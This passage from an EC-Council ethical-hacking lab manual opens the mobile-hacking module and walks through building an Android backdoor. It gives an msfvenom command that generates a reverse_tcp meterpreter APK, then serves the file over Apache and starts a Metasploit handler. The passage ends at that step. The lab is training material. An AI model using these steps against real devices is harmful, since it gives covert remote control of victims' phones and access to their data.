


Figure 3.6.32: Network and Sharing Center window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

67. In the **Network Connections** window, right-click the **Ethernet0** adapter and click **Enable** from the options.




Figure 3.6.33: Network Connections window

68. **Ethernet0** is enabled, and you will observe that the system is now connected to the internet.
69. Close all open windows and turn off the **Windows 10** virtual machine.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☐ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Mobile Platforms

Module 17

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Mobile Platforms

Mobile devices allow communication between users on radio frequencies, whether GSM, LTE, 5G, or Wi-Fi. They can be used to send multimedia content, email, and perform many more tasks using the Internet.

Lab Scenario

ICON KEY

Valuable information

Test your knowledge

Web exercise

Workbook review

With the advancement of mobile technology, mobility has become a key feature of Internet usage. People's lifestyles are becoming increasingly reliant on smartphones and tablets. Mobile devices are replacing desktops and laptops, as they enable users to access email, the Internet, and GPS navigation, and to store critical data such as contact lists, passwords, calendars, and login credentials. In addition, recent developments in mobile commerce have enabled users to perform transactions on their smartphones such as purchasing goods and applications over wireless networks, redeeming coupons and tickets, and banking.

Most mobile devices come with options to send and receive text or email messages, as well as download applications via the Internet. Although these functions are technological advances, hackers continue to use them for malicious purposes. For example, they may send malformed APKs (application package files) or URLs to individuals to entice victims to click on or even install them, and so grant the attackers access to users' login credentials, or whole or partial control of their devices.

Mobile security is becoming more challenging with the emergence of complex attacks that utilize multiple attack vectors to compromise mobile devices. These security threats can lead to critical data, money, and other information being stolen from mobile users and may also damage the reputation of mobile networks and organizations. The belief that surfing the Internet on mobile devices is safe causes many users to not enable their devices' security software. The popularity of smartphones and their moderately lax security have made them attractive and more valuable targets to attackers.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 17 Hacking Mobile Platforms

As an expert ethical hacker or penetration tester, you should first test the mobile platform used by your organization for various vulnerabilities; then, using this information, you should secure it from possible attacks.

In this lab, you will obtain hands-on experience with various techniques of launching attacks on mobile platforms, which will help you to audit their security.

Lab Objectives

The objective of the lab is to carry out mobile platform hacking and other tasks that include, but are not limited to:

- Exploit the vulnerabilities in an Android device
- Obtain users' credentials
- Hack Android device with a malicious application

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use an Android device to launch a DoS attack on a target
- Exploit an Android device through ADB
- Perform a security assessment on an Android device

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- Android emulator running on a virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 90 Minutes

Overview of Hacking Mobile Platforms

At present, smartphones are widely used for both business and personal purposes. Thus, they are a treasure trove for attackers looking to steal corporate or personal data. Security threats to mobile devices have increased with the growth of Internet connectivity, use of business and other applications, various methods of communication available, etc. Apart from certain security threats that are specific to them, mobile devices are also susceptible to many other threats that are applicable to desktop and laptop computers, web applications, and networks.

Nowadays, smartphones offer broad Internet and network connectivity via varying channels such as 3G/4G/5G, Bluetooth, Wi-Fi, or wired computer connections. Security threats may arise while transmitting data at different points along these various paths.

Lab Tasks

Ethical hackers or penetration testers use numerous tools and techniques to attack target mobile devices. The recommended labs that will assist you in learning various mobile attack techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Hack Android Devices	√	√	√
	1.1 Hack an Android Device by Creating Binary Payloads using Parrot Security		√	√
	1.2 Harvest Users' Credentials using the Social-Engineer Toolkit		√	√

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

	1.3 Launch a DoS Attack on a Target Machine using Low Orbital Cannon (LOIC) on the Android Mobile Platform	√		√
	1.4 Exploit the Android Platform through ADB using PhoneSploit	√		√
2	Secure Android Devices using Various Android Security Tools	√	√	√
	2.1 Analyze a Malicious App using Online Android Analyzers	√		√
	2.2 Analyze a Malicious App using Quixxi Vulnerability Scanner		√	√
	2.3 Secure Android Devices from Malicious Apps using Malwarebytes Security		√	√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Hack Android Devices

Attackers use various Android hacking tools to identify vulnerabilities and exploit target mobile devices in order to obtain critical user information such as credentials, personal information, contact lists, etc.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

The number of people using smartphones and tablets is on the rise, as these devices support a wide range of functionalities. Android is the most popular mobile OS, because it is a platform open to all applications. Like other OSes, Android has its vulnerabilities, and not all Android users install patches to keep OS software and apps up to date and secure. This casualness enables attackers to exploit vulnerabilities and launch various types of attacks to steal valuable data stored on the victims' devices.

Owing to the extensive usage and implementation of bring your own device (BYOD) policies in organizations, mobile devices have become a prime target for attacks. Attackers scan these devices for vulnerabilities. These attacks can involve the device and the network layer, the data center, or a combination of these.

As a professional ethical hacker or pen tester, you should be familiar with all the hacking tools, exploits, and payloads to perform various tests mobile devices connected to a network to assess its security infrastructure.

In this lab, we will use various tools and techniques to hack the target mobile device.

Lab Objectives

- Hack an Android device by creating binary payloads using Parrot Security
- Harvest users' credentials using the Social-Engineer Toolkit
- Launch a DoS attack on a target machine using Low Orbital Cannon (LOIC) on the Android mobile platform
- Exploit the Android platform through ADB using PhoneSploit

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- Android emulator running on a virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- LOIC located at **E:\CEH-Tools\CEHv11 Module 17 Hacking Mobile Platforms\Android Hacking Tools\Low Orbit Ion Cannon (LOIC)**
- You can also download the latest version of LOIC from its official website. If you do so, the screenshots in this lab manual might differ from the images that you see on your screen in the lab.

Lab Duration

Time: 60 Minutes

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 17 Hacking Mobile Platforms

Overview of Hacking Android Platforms

Android is a software environment developed by Google for mobile devices. It includes an OS, a middleware, and key applications. Its Linux-based OS is designed especially for portable devices such as smartphones and tablets. Android has a stack of software components categorized into six sections (System Apps, Java AP Framework, Native C/C++ Libraries, Android Runtime, Hardware Abstraction Layer [HAL], and Linux kernel) and five layers.

Owing to the increase in the number of users with Android devices, they have become the primary targets for hackers. Attackers use various Android hacking tools to discover vulnerabilities in the platform, and then exploit them to carry out attacks such as DoS, Man-in-the-Disk, and Spear phone attacks.

Lab Tasks

TASK 1

Hack an Android Device by Creating Binary Payloads using Parrot Security

Attackers use various tools such as Metasploit to create binary payloads, which are sent to the target system to gain control over it. The Metasploit Framework is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code.

In this task, we will use Metasploit to create a binary payload in Parrot Security to hack an Android device.

1. Turn on the **Parrot Security** and **Android** virtual machines.

Note: You need to navigate to the Android virtual machine regularly as it freezes if left idle.

2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.1: Parrot Security login

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon ( ) at the top of the **Desktop** window to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 1.1.2: Running the programs as a root user

7. In the **Parrot Terminal** window, type **service postgresql start** and press **Enter** to start the database service.




Figure 1.1.3: Start postgresql

🗁 Metasploit Framework contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. Meterpreter is a Metasploit attack payload that provides an interactive shell that can be used to explore target machines and execute code.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.1

Create a Backdoor APK

8. Type **msfvenom -p android/meterpreter/reverse_tcp –platform android -a dalvik LHOST=10.10.10.13 R > Desktop/Backdoor.apk** and press **Enter** to generate a backdoor, or reverse meterpreter application.

Note: This command creates an APK (**Backdoor.apk**) on **Desktop** under the **Root** directory. In this case, **10.10.10.13** is the IP address of the **Parrot Security** virtual machine. This IP address may differ in your lab environment.




Figure 1.1.4: Setting the Android payload and creating a backdoor

TASK 1.2

Share Backdoor.apk File

9. Now, share or send the **Backdoor.apk** file to the victim machine (in this lab, we are using the **Android** emulator as the victim machine).

Note: In this task, we are sending the malicious payload through a shared directory, but in real-life cases, attackers may send it via an attachment in an email, over Bluetooth, or through some other application or means.

10. Type **cp /root/Desktop/Backdoor.apk /var/www/html/share/** and press **Enter** to copy the file to the **share** folder.

Note: If the shared folder is not present, navigate to **/var/www/html** and create a folder named **share**.

11. Now, type **service apache2 start** and press **Enter** to start the Apache web server.




Figure 1.1.5: Copying the backdoor file to share folder

TASK 1.3

Set the Payload

12. Type **msfconsole** and press **Enter** to launch the Metasploit framework.
13. In msfconsole, type **use exploit/multi/handler** and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

